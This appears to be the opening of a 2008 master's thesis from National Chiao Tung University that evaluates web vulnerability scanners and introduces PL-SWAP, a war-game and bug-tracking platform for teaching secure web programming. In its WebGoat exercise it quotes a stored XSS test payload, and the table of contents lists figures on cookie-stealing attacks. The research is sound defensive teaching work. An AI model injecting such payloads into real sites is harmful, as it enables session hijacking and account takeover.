

# 國立交通大學

資訊學院 資訊學程

## 碩士論文

輔助安全 Web 程式開發之系統弱點追蹤與學習平台

A Bug Tracking Platform for Learning Secure Web Programming



研究生：張文浩

指導教授：黃世昆 教授

中華民國九十七年七月

輔助安全 Web 程式開發之系統弱點追蹤與學習平台  
A Bug Tracking Platform for Learning Secure Web Programming

研究生：張文浩

Student : Wen-Hao Chang

指導教授：黃世昆

Advisor : Shin-Kun Huang

國立交通大學  
資訊學院 資訊學程  
碩士論文



A Thesis  
Submitted to College of Computer Science  
National Chiao Tung University  
in partial Fulfillment of the Requirements  
for the Degree of  
Master of Science  
in  
Computer Science  
July 2008

Hsinchu, Taiwan, Republic of China

中華民國九十七年七月

## 輔助安全 Web 程式開發之系統弱點追蹤與學習平台

學生：張文浩

指導教授：黃世昆

國立交通大學

資訊學院

資訊學程碩士班

### 摘要

近年來，因為 Web 程式弱點的問題，使得各大網站頻遭攻擊，造成的原因主要在一般開發人員：1)安全知識不足，而開發出有弱點的程式；2)安全意識不足，而未做確實防範；3)安全技術不足，而無法有效防範。為此，希望藉助於程式安全的掃描工具及安全學習平台的運用，利用掃描工具有系統地找尋程式的安全缺陷，而藉由學習平台訓練人員瞭解問題，並找出解決方法，協助開發人員發展更安全的 Web 應用程式。

目前掃描工具仍缺乏有參考價值的評估報告，所以在本論文中，我們針對目前具代表性的掃描工具，分別對 JAVA、.NET 及 PHP 開發的 Web 程式做測試，並產出效能評估報告，以作為挑選工具時的重要參考資料，提高安全成本效益。配合掃描工具的運用，其結果仍難以協助開發人員快速找出解決方法。於是在本論文中，我們實作一個安全學習平台，稱為 Platform for Learning Secure Web Application programming (PL-SWAP)，改善學習流程（新的關卡破解）的設計方式，融入駭客攻擊的手法，在測試者通關後，以確實達到學習的目的；另外我們也設計了一個符合 Web2.0 特色的弱點追蹤系統，可將 .NET C# 程式中有 Web 弱點的功能單元(Function Unit, FU)，簡單的部署到此平台，取代傳統以文字或圖片的記錄方式，達到此 FU 的分享及解決方案的共同創作，並在此 Bug Tracking 的機制下，更能快速與廣泛累積關卡。

關鍵字：程式掃描工具、網路戰爭遊戲、弱點追蹤、應用程式弱點

# A Bug Tracking Platform for Learning Secure Web Programming

student : Wen-Hao Chang

Advisors : Dr.Shin-Kun Huang

## Degree Program of Computer Science National Chiao Tung University

### ABSTRACT

In recent years, because of vulnerabilities in the Web Applications, many major sites suffer from Internet attacks. It is caused by the defects of the web applications, due to the following reasons: 1) lack of security knowledge; 2) lack of security awareness; and 3) lack of security technology. Programmers therefore develop applications with vulnerabilities, without measurement of precautions. We try to remedy these situations, by assessing a few security scanning tools and developing a learning platform to help develop secure Web applications.

In this thesis, we present an assessment report with representative security scanning tools, to aide web application developers in the source code review process to improve their web system security in cost-effective ways. However, the reports from the scanning tools are still hard to be comprehensive and need training for developers to fix the problems. We develop a platform to help programmers rapidly understand the security issues in the source code (called Platform for Learning Secure Web Application programming, in short PL-SWAP). We have improved the learning process, with attack scenarios, so that the users really achieve the objective of learning after completing the lesson; In addition, we also designed a Bug Tracking system with the characteristics of Web2.0. The Function Unit (FU) with vulnerabilities could be deployed on this platform, and we would achieve the sharing purposes of the bugs and solutions. In this Bug Tracking system, we can rapidly accumulate web security lessons.

Keyword : application scanner 、 war game 、 bug tracking 、 web vulnerability

## 誌謝

首先感謝指導教授黃世昆老師的悉心指導，讓我學習到完成一篇論文或一項研究所需經歷的整個過程與自我挑戰的階段，也讓我了解到作為一個研究生所須具備的實事求是與追根究底的精神；也承蒙陳登吉博士及許昌仁博士於百忙中撥冗費心審閱，並對本篇論文提供建議與指教，使學生受惠良多，也因此讓本篇論文更加的充實；另外我還要謝謝工研院的張占佳主任、李麗珠組長、劉國華經理、諺泯、煦翎、仲仁、政璋等同事，在工作上給我的幫助，讓我得已在一邊工作一邊唸書的情況下完成學業。

最後感謝所有幫助我完成夢想的家人、老師、長官、同事及朋友們，並將此篇論文獻給最敬愛的指導教授—黃世昆博士。



July, 2008

## 目錄

|   |           |
|---|-----------|
| 摘要.....   | I         |
| ABSTRACT .....                                    | II        |
| 誌謝.....   | III       |
| 目錄.....   | IV        |
| 表目錄.....  | VI        |
| 圖目錄.....  | VII       |
| <b>一、 緒論 .....</b>                                | <b>1</b>  |
| 1.1 研究動機.....                                     | 1         |
| 1.2 研究目的.....                                     | 2         |
| 1.3 論文架構.....                                     | 3         |
| <b>二、 相關研究.....</b>                               | <b>4</b>  |
| 2.1 掃描工具評估報告的相關研究.....                            | 4         |
| 2.2 安全WEB程式之學習平台的相關研究.....                        | 5         |
| 2.2.1 WebGoat 簡介.....                             | 5         |
| 2.2.2 WebGoat關卡的練習實例-Stored XSS.....              | 6         |
| 2.2.3 新增WebGoat練習題目.....                          | 8         |
| 2.2.4 反饋新的練習題目給OWASP WebGoat計畫.....               | 8         |
| 2.3 相關研究總結.....                                   | 8         |
| <b>三、 程式弱點掃描工具的評估.....</b>                        | <b>9</b>  |
| 3.1 挑選要評估的工具.....                                 | 9         |
| 3.2 選擇要被掃描的WEB程式.....                             | 9         |
| 3.3 實作掃描測試.....                                   | 10        |
| 3.4 相關工具的評估比較.....                                | 14        |
| <b>四、 程式安全之學習平台的開發.....</b>                       | <b>17</b> |
| 4.1 PL-SWAP系統說明.....                              | 17        |
| 4.2 PL-SWAP系統設計.....                              | 18        |
| 4.2.1 Use Case Diagram.....                       | 18        |
| 4.2.2 系統功能架構.....                                 | 19        |
| 4.2.3 ER Diagram.....                             | 20        |
| 4.3 PL-SWAP BUG TRACKING系統.....                   | 21        |
| 4.3.1 Exercise Driver 及 War Game Driver的功能架構..... | 21        |
| 4.3.2 Bug Tracking 系統操作實例.....                    | 23        |
| 4.4 PL-SWAP WAR GAME系統.....                       | 26        |
| 4.4.1 關卡的設計方式.....                                | 27        |

|           |   |           |
|-----------|---|-----------|
| 4.4.2     | 關卡的通關實例-Stored XSS .....                | 27        |
| 4.4.3     | 以線上網站做Stored XSS弱點攻擊的實例 .....           | 32        |
| 4.5       | WEBGOAT 與PL-SWAP的比較與探討.....             | 36        |
| <b>五、</b> | <b>結論與未來研究方向 .....</b>                  | <b>38</b> |
| 5.1       | 結論 .....                                | 38        |
| 5.2       | 未來研究方向 .....                            | 38        |
|           | <b>參考文獻.....</b>                        | <b>39</b> |
|           | <b>附錄一：PL-SWAP資料庫ENTITY DETAIL.....</b> | <b>40</b> |



## 表目錄

|                                |    |
|--------------------------------|----|
| 表 1：WATCHFIRE APPSCAN測試評估..... | 10 |
| 表 2：ACUTIS SCANNER測試評估.....    | 12 |
| 表 3：PAROS PROXY測試評估.....       | 13 |
| 表 4：工具重要屬性的評估資料.....           | 14 |
| 表 5：各工具針對含有弱點的程式之掃描能力比較.....   | 14 |
| 表 6：各工具針對不含弱點的程式之掃描能力比較.....   | 15 |
| 表 7：各工具在報表能力的比較.....           | 15 |





## 圖目錄

|   |    |
|---|----|
| 圖 1：WEBGOAT-在MESSAGE的輸入框中輸入XSS測試語法 .....    | 6  |
| 圖 2：WEBGOAT-點閱內含XSS惡意程式的文章 .....            | 7  |
| 圖 3：WEBGOAT-瀏覽器自動執行惡意程式後，系統判定完成練習 .....     | 7  |
| 圖 4：USE CASE DIAGRAM .....                  | 19 |
| 圖 5：PL-SWAP功能架構 .....                       | 20 |
| 圖 6：ER DIAGRAM .....                        | 20 |
| 圖 7：EXERCISE DRIVER的功能架構 .....              | 22 |
| 圖 8：WAR GAME DRIVER 的功能架構 .....             | 23 |
| 圖 9：BUG TRACKING中VIEW & DOWNLOAD網頁 .....    | 24 |
| 圖 10：BUG TRACKING中UPLOAD網頁 .....            | 24 |
| 圖 11：上傳作業完成後，系統顯示該次執行的詳解結果 .....            | 25 |
| 圖 12：上傳完成，在VIEW & DOWNLOAD頁面可看到新的功能單元 ..... | 25 |
| 圖 13：功能單元的詳細內容 .....                        | 26 |
| 圖 14：STORED XSS－駭客攻擊示意圖 .....               | 27 |
| 圖 15：提供新增的功能，可將資料發表到網站上 .....               | 28 |
| 圖 16：在INPUT FORM輸入含有惡意程式的資料 .....           | 29 |
| 圖 17：遠端惡意程式的原始碼：可將接收到的COOKIE存入檔案 .....      | 29 |
| 圖 18：含有惡意程式的資料在網頁呈現供使用者點閱 .....             | 30 |
| 圖 19：模擬STORED XSS 受害者角色的機制 .....            | 30 |
| 圖 20：攻擊者從受害者竊取到COOKIE的實際內容 .....            | 31 |
| 圖 21：攻擊者很容易的即可偽造受害者的COOKIE .....            | 31 |
| 圖 22：假冒ADMIN的身份進入該網站 .....                  | 31 |
| 圖 23：以自己的帳號登入，將顯示自己的個人資料及權限等級 .....         | 33 |
| 圖 24：在討論區發表含有惡意程式的文章 .....                  | 33 |
| 圖 25：含有惡意程式的文章被呈現在網站上供其他使用者點閱 .....         | 34 |
| 圖 26：管理者被竊取COOKIE中的資訊內容 .....               | 34 |
| 圖 27：駭客偽造管理者的COOKIE資訊並進入該網站 .....           | 35 |
| 圖 28：駭客假冒管理員身份成功登入該網站，權限等級顯示為管理員 ...        | 35 |
| 圖 29：駭客取得整個網站主控權以及所有會員的個人資訊 .....           | 36 |
| 圖 30：WEBGOAT 與PL-SWAP平台的架構 .....            | 37 |

## 一、緒論

### 1.1 研究動機

在 Internet 上，駭客攻擊的途徑可能來自系統、網路以及 Web 應用程式，但是近年來系統與網路的安全產品已經成熟，防禦的效果已經很不錯，因此對駭客而言，透過系統及網路途徑的攻擊方式也就越來越困難，所以 Web 程式也就容易成了覬覦的對象。當我們開放 Web 應用程式服務時，就必須讓來自於全球的網頁請求，進入單位內部的 Web 應用程式伺服器，駭客可以透過合法的網頁請求，通過防火牆、入侵偵測系統及其他防禦系統，順利的進入單位內部或者藉由 Web 網站充當跳板與中繼站，而向其他受害者發動攻擊[3]。

因此在一個網站中，即使只是少數網址存在安全弱點，也將變成駭客攻擊、入侵或破壞的管道，導致企業造成營收損失、聲譽損失、客戶流失或法律賠償等形象與實質上的損失。近期國內網站因為 Web 程式弱點而造成的資訊安全事件包括有：1)政府重要的機構—大考中心網站，因 SQL Injection 弱點，造成考試資料被竄改以及上百萬考生資料被竊取。2)號稱全台最大的 Blog—無名小站，因 Cross Site Scripting (XSS)弱點，而造成會員資料洩漏。3)雄獅旅遊網站，因 SQL Injection 弱點，而造成年營業額 80 多億元的線上交易作業完全停擺。目前法務部明文規定，洩漏一筆個人資料，罰款新台幣二萬元以上，十萬元以下[7]，所以任何單位或企業都必須更加重視 Web 網站的安全。

在 Open Web Application Security Project(OWASP，開放 Web 軟體安全計畫)的 Top Ten Project 中，反映出目前的攻擊現況，XSS 與 SQL Injection 一直是 Web 網站遭到攻擊的熱門手法，而且還被列為全球頭號嚴重的安全弱點[3]。這些弱點通常在程式開發週期就已經產生[5]，因此開發人員如果

能擁有足夠的安全知識、意識及解決問題的技術，再輔助 Web 掃描工具可快速且有系統找尋程式弱點等應用，就能在程式開發的源頭減少安全上的弱點，或是在網站上線前即可發現弱點並提早處理之。

但實際上，由於各掃描工具在價格及能力上的落差很大，而目前又沒有較具參考價值的評估比較報告，所以要挑選一個適合的工具是不容易的；再加上一般開發人員在安全方面的知識、意識及技術仍然不足，所以每天依舊上演著網站遭受攻擊的戲碼。

## 1.2 研究目的

由於網站遭受 Web 弱點攻擊的資安事件，層出不窮的發生中，因此近幾年，Web 應用程式安全掃描工具相繼問市，以協助開發人員能快速且有系統地找尋程式的安全弱點，並且給予修補該弱點的相關建議。這類工具在產品價格及掃描能力上，彼此的落差很大，而又沒有較具參考價值的評估比較報告，因此，在本論文中，我們將針對目前具代表性的掃描工具，包括 Free 及 Commercial 版本的工具，分別對 Java、.NET 及 PHP 的 Web 程式做實際測試，並產出客觀且深入的效能評估比較報告，以作為挑選工具時的重要參考資料，達到提高安全成本效益。

Web 程式開發的語言及架構種類繁多，因此掃描工具在執行檢測時，掃描結果出現誤判的情形是常發生的，所以這類工具只是輔助性質的軟體，只有實際提升開發人員在安全方面的知識、意識及技術才是根本。為此，在本論文中，我們將實作一個平台：安全 Web 程式開發之學習平台 (Platform for Learning Secure Web Application Programming, PL-SWAP)，其中主要包含了 War Game 及 Bug Tracking 二個系統。

在 War Game 系統中，我們以 Web 程式弱點為基楚，融入駭客各種攻

擊的 Scenario，設計成不同的練習關卡，讓通過關卡的使用者，可以學習到該弱點的相關知識、更可實際感受其可能造成的危害；另外我們設計了一個符合 Web 2.0 特色的 Bug Tracking 系統，讓任何人可以簡單的將 .NET C# 程式中，含有 Web 弱點的功能單元(Function Unit, FU)部署到此平台，改善傳統以文字或圖片的記錄方式，達到此功能單元的分享及解決方案的共同創作。對 PL-SWAP 平台而言，在此 Bug Tracking 系統的運作機制下，更可達到 War Game 系統中，練習關卡的快速及廣泛累積。

### 1.3 論文架構

本論文分成五章，除了第一章緒論外，內容如下：第二章做掃描工具評估報告的相關研究，以及安全 Web 程式之學習平台的相關研究；第三章將以目前具代表性的安全掃描工具，針對 Web 程式實作掃描測試，並產出相關效能的評估比較報告；第四章將詳細說明在本論文研究過程中，所開發的安全 Web 程式開發之學習平台：PL-SWAP，其中主要包含 War Game 系統及 Bug Tracking 系統；最後一章是結論與未來可繼續發展的方向。



## 二、 相關研究

### 2.1 掃描工具評估報告的相關研究

近幾年，Web 程式掃描工具才相繼的問市，因此，至今暫時還未有做評估的公認標準，但目前有組織正努力協助制定中，其中較受矚目的是 WEB 軟體安全協會(Web Application Security Consortium ,WASC)中的 Web Application Security Scanner Evaluation Criteria (WASSEK)計畫[6]。因此當我們要導入掃描工具時，想從網路上尋找各工具效能評估比較的相關資料，可是在搜尋到的資料中，都僅限於產品功能介紹，而缺乏深入的工具測試和試用報告、以及工具彼此間的評估比較結果。

在這以知名的”DIGITIMES 企業 IT-採購”網站為例，在該網站的試用報告專欄中，有一篇針對掃描工具的試用報告，標題為— Watchfire AppScan 7.5 網頁應用程式弱點掃描與網站安全開發測試的首選[8]，內容簡述如下：

由數聯資安代理的 Watchfire AppScan 7.5，是一款 Web 應用程式安全弱點掃描軟體，除了支援 ASP、JSP、PHP，甚至 AJAX 等多種 Web 應用程式與技術外，並透過模擬駭客攻擊技術，來檢測企業整體網站的安全性，管理人員可將該軟體所提供的修補建議報表，視為弱點更新修補，以及網頁安全開發與測試上的重要參考。

就弱點掃描而言，Watchfire AppScan 提供簡單方便的弱點掃描測試流程，會先對現有的應用程式進行掃描，接著辨識出安全弱點，最後再產生修補建議。即使無法立即對某弱點進行修補，但是透過修補建議，還是可以將該漏洞可能造成的風險降至最低程度。

當前 Web 應用程式仍不免會發生誤判的狀況，其中尤以作業系統的誤判為然，對此，AppScan 是透過以下 3 種方式來加以改善，首先是提升 OS 平台的分辨能力，再輔以企業內部各資產的分類定義，同時並將各種可能

伴隨的風險等級加以清楚的劃分。

在部署方面，管理人員只要將 AppScan 軟體安裝在某具備連網能力的主機上，即可立即進行 Web 弱點的掃描，完成掃描後，系統會自行產生整理好的日誌及報表。再就報表分析來說，該產品可針對網站應用程式與網頁伺服器之安全弱點，自動進行重複性的安全檢測，並產生風險報表；更方便的是，該產品可針對管理人員或開發者等不同對象，分別提供內容格式不同的分析報表及修補建議，相關管理人員可據此進一步改善網站應用程式開發的安全性。此外，該軟體並同時支援 OWSAP Top 10、SANS Top 20、PCI、ISO 17799、27001 等 35 種以上符合安全規範之範本報表。

## 2.2 安全 Web 程式之學習平台的相關研究

目前最受矚目且最具代表性的安全學習平台，即為開放 Web 軟體安全計劃(Open Web Application Security Project, OWASP)中的代罪羔羊計劃(WebGoat)。




### 2.2.1 WebGoat 簡介

目前此計劃的相關參與及有重大貢獻的人員包括了 12 位以上，雖然 WebGoat 是 OWASP 元老級的計畫之一，但是這個計畫仍然持續在運作及經營。WebGoat 是以 Java 開發的 Web 應用程式，這個系統將一般 Server-side 程式的安全弱點，包含 XSS、Access Control、Thread Safety、Hidden Form Field Manipulation、Parameter Manipulation、Weak Session Cookies、Blind SQL Injection、Numeric SQL Injection、String SQL Injection、Web Services、Fail Open Authentication 及 Dangers of HTML Comment，以關卡練習的方式實作出來，其目的是為了讓開發人員在不觸法的情況下學習 Web 安全的相關知識及技術[2][4]。

## 2.2.2 WebGoat 關卡的練習實例-Stored XSS

我們以 2007 年 OWASP 十大 Web 資安漏洞中，排名第一的 XSS 弱點為實例，在這個關卡中，你只要將符合要求的 XSS 測試語法[10]，透過網頁上的輸入框，儲存至系統資料庫(DB)，然後再點閱該筆資料，當 Client 端的瀏覽器執行此測試語法(惡意程式)時，則系統認定你完成此關卡練習。

完成關卡練習的詳細過程如下： 1)在 Stored XSS 關卡的網頁中，我們先在 Title 的輸入框中任意輸入一些文字，例如：“ Test1” ;然後在 Message 的輸入框中輸入” `<script> alert('Ha Ha Ha'); </script>`” 類似的測試語法 (惡意程式)，並按下 Submit 按鈕(圖 1)。 2)點閱該筆內含惡意程式的文章(圖 2)。 3)瀏覽器自動執行這惡意程式，造成我們在網頁上，將看到非預期的內容(圖 3)。此時，系統判定我們完成了這個練習。



It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

Title:

Message:

Message List

**ASPECT SECURITY**  
Application Security Specialists

圖 1：WebGoat-在 Message 的輸入框中輸入 XSS 測試語法




圖 2：WebGoat-點閱內含 XSS 惡意程式的文章




圖 3：WebGoat-瀏覽器自動執行惡意程式後，系統判定完成練習



### 2.2.3 新增 WebGoat 練習題目

WebGoat 是採用 Jakarta 計劃中的 Element Construction Set(ECS),所開發的一個 Web 程式，所以若想要在 WebGoat 中，新增一個練習題目，就必須先安裝 ECS Framework 以及了解 ECS 的 API,然後實作關卡設計的方法，包括 Handle 使用者送出 request 的內容，及控管 Server 在 response 時，該導到哪一個目標網頁等等。

### 2.2.4 反饋新的練習題目給 OWASP WebGoat 計畫

若想要對 OWASP WebGoat 計畫做一些貢獻的話，則必須將已包含新開發題目的完整 WebGoat 專案原始碼，E-mail 寄回給 OWASP WebGoat 計畫成員。

## 2.3 相關研究總結

目前在導入 Web 程式安全掃描工具時，可供有效參考的工具測試或試用報告是很缺乏的。因此，我們在工具導入的過程中，才會花了 NT\$ 200 萬左右，陸續採購了三套工具，以找出適合我們的工具。另外，因為錯誤挑選工具而在過程中所花費的人力及時間，也都是安全成本的浪費，所以我們需要具有參考價值的評估比較資料，以提高安全成本的效益。

在 WebGoat 關卡的練習實例中，我們發現其關卡設計的想法是不足的，在測試者完成該關卡後，仍無法從中有效學習相關知識，更無法感受到該弱點可能會造成的危害。所以我們需要改善學習流程的設計方式，開發一個新的程式安全之學習平台，以達到有效及確實提升開發人員安全知識、危害意識以及解決問題的技術。

### 三、 程式弱點掃描工具的評估

為了產出有參考價值的評估報告，因此我們採取實際測試的方式，在評估的過程中我們分為挑選要評估的工具、選擇要被掃描的Web程式、實作掃描測試、相關工具的評估比較等四個步驟。

#### 3.1 挑選要評估的工具

目前各工具的價格落差很大，我們即以價格區分，挑選出各具代表性的工具。我們在Free版本中，挑選了Paros proxy 3.2.13；在Commercial版本中，挑選了NT\$ 10 萬左右的Acutis Scanner，以及NT\$ 100 萬左右的Watchfire AppScan 7.7。

#### 3.2 選擇要被掃描的 Web 程式

Web 程式的類別有很多種，簡單的以開發語言可區分成 JAVA、.NET 及 PHP 等；另外也可分成是自行開發的、Open Source 的以及企業規模的 Web 程式。綜合相關條件，我們選擇了使用.NET 自行開發的 Web 程式、PHP Open Source 部署的討論區網站以及 JAVA 團隊開發的大型電子商務網站。

##### 3.2.1 .NET 自行開發的小網站

1. 自行以.NET 平台開發的 Web 程式(專案名稱：WebVulnerability)，其程式內容包含了 2007 OWASP Top 10，直接與程式碼安全品質有關，且被列為必要及建議修補的弱點[3]。
2. 此專案佈署的相關環境—OS：windows XP、AP Server：IIS5、DB Server：SQL2005 以及.Net2.0。

##### 3.2.2 PHP Open Source 部署的討論區網站

1. 以PHP Open Source 提供的XOOPS內容管理平台(版本代號：2.0.5.2)，

搭配一般網站最常提供的討論區模組newBB，部署成的討論區網站，由於XOOPS在系統架構及功能上的強大、安全、穩定、使用簡易以及可擴展性高等特性，所以XOOPS已是世界上最為流行的Web內容管理平台之一。

2. 此專案佈署的相關環境—OS：Windows XP、Web Server: Apache1.3.29、DB Server:MySQL4.0.16 以及 PHP4.3.4。

### 3.2.3 企業級的電子商務網站：

1. 由一個 JAVA 團隊，以 JSP 及 Servlet 開發的大型電子商務網站(專案名稱：ITIS)，其網站內容包括國內各大研究機構，數百名研究人員的研究成果電子書，網站並提供會員點數交易下載相關的電子書及數據型資料，ITIS 目前已是國內在產業研究方面，最大型的電子商務網站，concurrent user 為 150~200 人。
2. 此專案佈署的相關環境—OS: windows XP、Application Server: Weblogic 8.1.3、DB Server: SQL2005 以及 JDK1.4。

### 3.3 實作掃描測試

我們針對掃描工具各個相關屬性，包括支援的程式語言、支援 OWASP Top 10、管理介面、授權方式、價格、掃描能力及報表能力做客觀及詳細的評估。

#### 3.3.1 Watchfire AppScan測試評估

表 1：Watchfire AppScan測試評估

| 屬性              | 效能                                 |
|-----------------|------------------------------------|
| 支援的程式語言         | PHP、JSP、.NET、JavaScript、Flash、AJAX |
| 支援 OWASP Top 10 | 所有弱點                               |
| 管理介面            | GUI                                |

|   |           |
|---|-----------|
| 授權方式  | By Server |
| 價格  | 約 90 萬    |
| <p>掃描能力：</p> <p>以 WebVulnerability 專案(33 支程式)的掃描結果如下：</p> <ul style="list-style-type: none"> <li>● 針對內含 SQL Injection 弱點的 8 支程式，只掃描到 6 支，其中有 2 支含有 Blind SQL Injection 弱點的程式未掃描到。</li> <li>● 針對內含 XSS 弱點的 3 支程式，全數掃描到。</li> <li>● 另外將 2 支安全的程式，判定為有 SQL Injection 的弱點。</li> </ul>   |           |
| <p>報表能力：</p> <ul style="list-style-type: none"> <li>● 可自訂報表的 Layout，而呈現自己的報表外貌。</li> <li>● 可選擇報表的 Style(OWASP、WASC、PCI、SANS、ISO、NERC)。</li> <li>● 報表匯出內容的設定： <ul style="list-style-type: none"> <li>■ 可選擇 Threat Level。</li> <li>■ 可複選包括Executive Summary、Security Issues及Application Data三大項中的 16 個properties，可精確自訂適用的報表內容。</li> <li>■ 可選擇修補建議的 language(.NET、J2EE 及 PHP)。</li> </ul> </li> <li>● 弱點的解說： <ul style="list-style-type: none"> <li>■ 弱點的詳細解說。</li> <li>■ 弱點發生的 URL。</li> <li>■ 弱點測試的 Parameter。</li> <li>■ 因這個弱點存在而可能造成危害的簡單描述。</li> </ul> </li> <li>● Fix Recommendations 除了文字敘述外，最重要的是還有適合自己程式語言的範例可供參考。</li> </ul> |           |

### 3.3.2 Acutis Scanner 測試評估

表 2：Acutis Scanner 測試評估

| 屬性  | 效能                              |
|---|---------------------------------|
